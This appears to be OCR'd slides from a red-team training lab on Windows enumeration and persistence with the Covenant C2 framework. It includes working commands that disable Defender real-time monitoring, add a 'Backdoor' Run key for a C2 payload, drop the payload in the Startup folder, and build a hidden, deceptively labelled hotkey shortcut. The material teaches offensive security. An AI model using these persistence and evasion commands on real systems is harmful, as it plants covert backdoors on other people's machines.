
Assembly task output looks like below and it includes Environment Variables, Installed Applications, etc.



```
— [04/14/2022 06:19:04 UTC] Assembly completed
(amaria) > Assembly /assemblyname:"Reconerator" /parameters:"all"


=========== PROXY CHECKER (https://www.google.com) ===========
URL Requested: https://www.google.com/
Proxy: DIRECT

=========== ENVIRONMENT VARIABLES ===========
Path=C:\Program Files\Common Files\Oracle\Java\javapath;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32
\WindowsPowerShell\v1.0\;C:\WINDOWS\System32\OpenSSH\;C:\Program Files\nodejs\;C:\Program Files\dotnet\;C:\Users\Atom.ATOM\AppData\Local\Microsoft\WindowsApps;
SESSIONNAME=Console
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
USERDOMAIN=ATOM
PROCESSOR_ARCHITECTURE=x86
ProgramW6432=C:\Program Files
DriverData=C:\Windows\System32\Drivers\DriverData
PUBLIC=C:\Users\Public
APPDATA=C:\Users\Atom.ATOM\AppData\Roaming
windir=C:\WINDOWS
LOCALAPPDATA=C:\Users\Atom.ATOM\AppData\Local
CommonProgramW6432=C:\Program Files\Common Files
USERDNSDOMAIN=ATOM.LOCAL
OneDrive=C:\Users\Atom.ATOM\OneDrive
USERDOMAIN_ROAMINGPROFILE=ATOM
USERPROFILE=C:\Users\Atom.ATOM
```

HostEnum

Runs numerous host or domain checks and provides formatted output.




```
PS C:\WINDOWS\system32> cd C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> $env:psexecutionpolicypreference="bypass"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> Import-Module .\HostEnum.ps1
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> Invoke-HostEnum -Local
[+] Invoke-HostEnum
[+] STARTTIME:  20220415_075633
[+] PID:        7580


[+] Host Summary



HOSTNAME                          : WINDOWS10
OS                                : Microsoft Windows 10 Education
ARCHITECTURE                      : 64-bit
DATE(UTC)                         : 20220415075633
DATE(LOCAL)                       : 20220415105633+03
INSTALLDATE                       : 20220326121258.000000+180
UPTIME                            : 0 Days, 0 Hours, 56 Minutes, 21 Seconds
IPADDRESSES                       : fe80::fca5:d467:648:21c8%3, 172.16.117.35
DOMAIN                            : atom.local
USERNAME                          : Administrator
LOGONSERVER                       :
PSVERSION                         : 5.1.19041.1645
PSCOMPATIBLEVERSIONS              : 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1645
PSSCRIPTBLOCKLOGGING              : Disabled
PSTRANSCRIPTION                   : Disabled
PSTRANSCRIPTIONDIR                :
PSMODULELOGGING                   : Disabled
LSASSPROTECTION                   : Disabled
LAPS                              : Disabled
UAC                               : Enabled
UACLOCALACCOUNTTOKENFILTERPOLICY : Enabled (Remote Administration restricted for non-RID500 Local Admins)
UACFILTERADMINISTRATORTOKEN       : Disabled (PTH likely with RID500 Account)
HIGHINTEGRITY                     : True
```

HostEnum (On Covenant)

Import Invoke-HostEnum.ps1


Task > PowershellImport



Grunt: 84e8765a26

GruntTask: PowerShellImport


Script: Invoke-HostEnum.ps1



```
[04/20/2022 19:22:32 UTC] PowerShellImport completed
(amaria) > PowerShellImport

PowerShell Imported
```

HostEnum (On Covenant)


Task > Invoke-HostEnum -Local



Grunt: 84e8765a26


GruntTask: PowerShell

PowerShellCommand: Invoke-HostEnum -Local



```
[04/20/2022 19:26:35 UTC] PowerShell completed
(amaria) > PowerShell /powershellcommand:"Invoke-HostEnum -Local"

[+] Invoke-HostEnum
[+] STARTTIME:    20220420_192701
[+] PID:          4664


[+] Host Summary



HOSTNAME                     : WINDOWS10
OS                           : Microsoft Windows 10 Education
ARCHITECTURE                 : 64-bit
DATE(UTC)                    : 20220420192701
DATE(LOCAL)                  : 20220420222701+03
INSTALLDATE                  : 20220326121258.000000+180
UPTIME                       : 0 Days, 0 Hours, 13 Minutes, 17 Seconds
IPADDRESSES                  : fe80::8cee:51b4:7d0f:37bc%3, 172.16.117.35
DOMAIN                       : atom.local
USERNAME                     : Atom
LOGONSERVER                  : \\SERVER2019
PSVERSION                    : 5.1.19041.1645
PSCOMPATIBLEVERSIONS         : 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1645
PSSCRIPTBLOCKLOGGING         : Disabled
```

#Run checks and write HTML output report to disk



file:///C:/Users/Atom.ATOM/Documents/Cohort4/LowPriv/Enumeration/20220409_093411_WINDOWS10.html

System Enumeration Report for WINDOWS10 - Atom

Host Summary

HOSTNAME:	WINDOWS10
OS:	Microsoft Windows 10 Education
ARCHITECTURE:	64-bit
DATE(UTC):	20220409093411
DATE(LOCAL):	20220409123411+03
INSTALLDATE:	20220326121258.000000+180
UPTIME:	0 Days, 0 Hours, 33 Minutes, 29 Seconds
IPADDRESSES:	fe80::fca5:d467:648:21c8%3, 172.16.117.35
DOMAIN:	atom.local
USERNAME:	Atom
LOGONSERVER:	\\SERVER2019
PSVERSION:	5.1.19041.1620
PSCOMPATIBLEVERSIONS:	1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1620

Other ways to enumerate

Powerview

Usage: https://nored0x.github.io/red-teaming/active-directory-domain-enumeration-part-1/

Manual : https://wiki.skullsecurity.org/Windows_Commands

Host Persistence

Host Persistence

- Persistence is simply known as maintaining access.
- An odd balance between avoiding detection and losing access.
- We'll only cover the basic, true and time tested techniques.

Host Persistence

Let’s establish persistence on their PC.

Persistence can be established in 2 general levels:

- Userland – with regular/non-privileged user rights.
- Elevated - with local admin or SYSTEM rights.

REGISTRY Run and RunOnce


Run and RunOnce registry keys cause programs to run each time that a user logs on.

Setting our AutoRun program

reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Backdoor /t REG_SZ /d "C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"

Verify that we have set AutoRun program


reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"



```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v
Backdoor /t REG_SZ /d "C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"
The operation completed successfully.
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\Atom.ATOM\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Backdoor    REG_SZ    C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe
```

Autorun

Reboot and test results




Grunts

>_	Name	Hostname	User	Integrity	LastCheckIn	Status
>_	eab1cdbd5b	Windows10	Atom	Medium	04/20/2022 19:43:17	Active

Startup Folder

- ★ A startup program is a program or application that runs automatically after the system has booted up.
- ★ Windows+R to open the “Run” box, type “shell:startup,” and then press Enter.
- ★ Copy the malicious payload inside the “Startup” folder.




« Users › Atom.ATOM › AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup

Name	Date modified	Type	Size
ppid.exe	4/20/2022 1:18 PM	Application	109 KB

Startup


Results after reboot



e2344a64ce	Windows10	Atom	Medium	04/20/2022 19:50:21	Active

Shortcut Key

Create Powershell script like below and run it. It should create a FakeText.lnk shortcut that has a HotKey combination of F5 which opens up ppid.exe (our C2 callback binary)



```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $path = "$([Environment]::GetFolderPath('Desktop'))\FakeText.lnk"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $wshell = New-Object -ComObject Wscript.Shell
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut = $wshell.CreateShortcut($path)
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.IconLocation = "C:\Windows\System32\shell32.dll,70"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.TargetPath = "cmd.exe"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.Arguments = '/c "C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"'
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.WorkingDirectory = "C:"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.HotKey = "F5"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.Description = "Not Malicious"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.WindowStyle = 7
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.Save()
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> (Get-Item $path).Attributes +='Hidden' #Optional if we want to hide shortcut
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload>
```


Created malicious shortcut

The C2 callback exe (dropped on target)

Key required fot our C2 callback

Shortcut Key

The FakeText.lnk shortcut created looks like below;



FakeText

Target type: Application

Target location: system32

Target: \Documents\Cohort4\LowPriv\payload\ppid.exe"

Start in: C:


Shortcut key: F5

Run: Minimized

Comment: Not Malicious

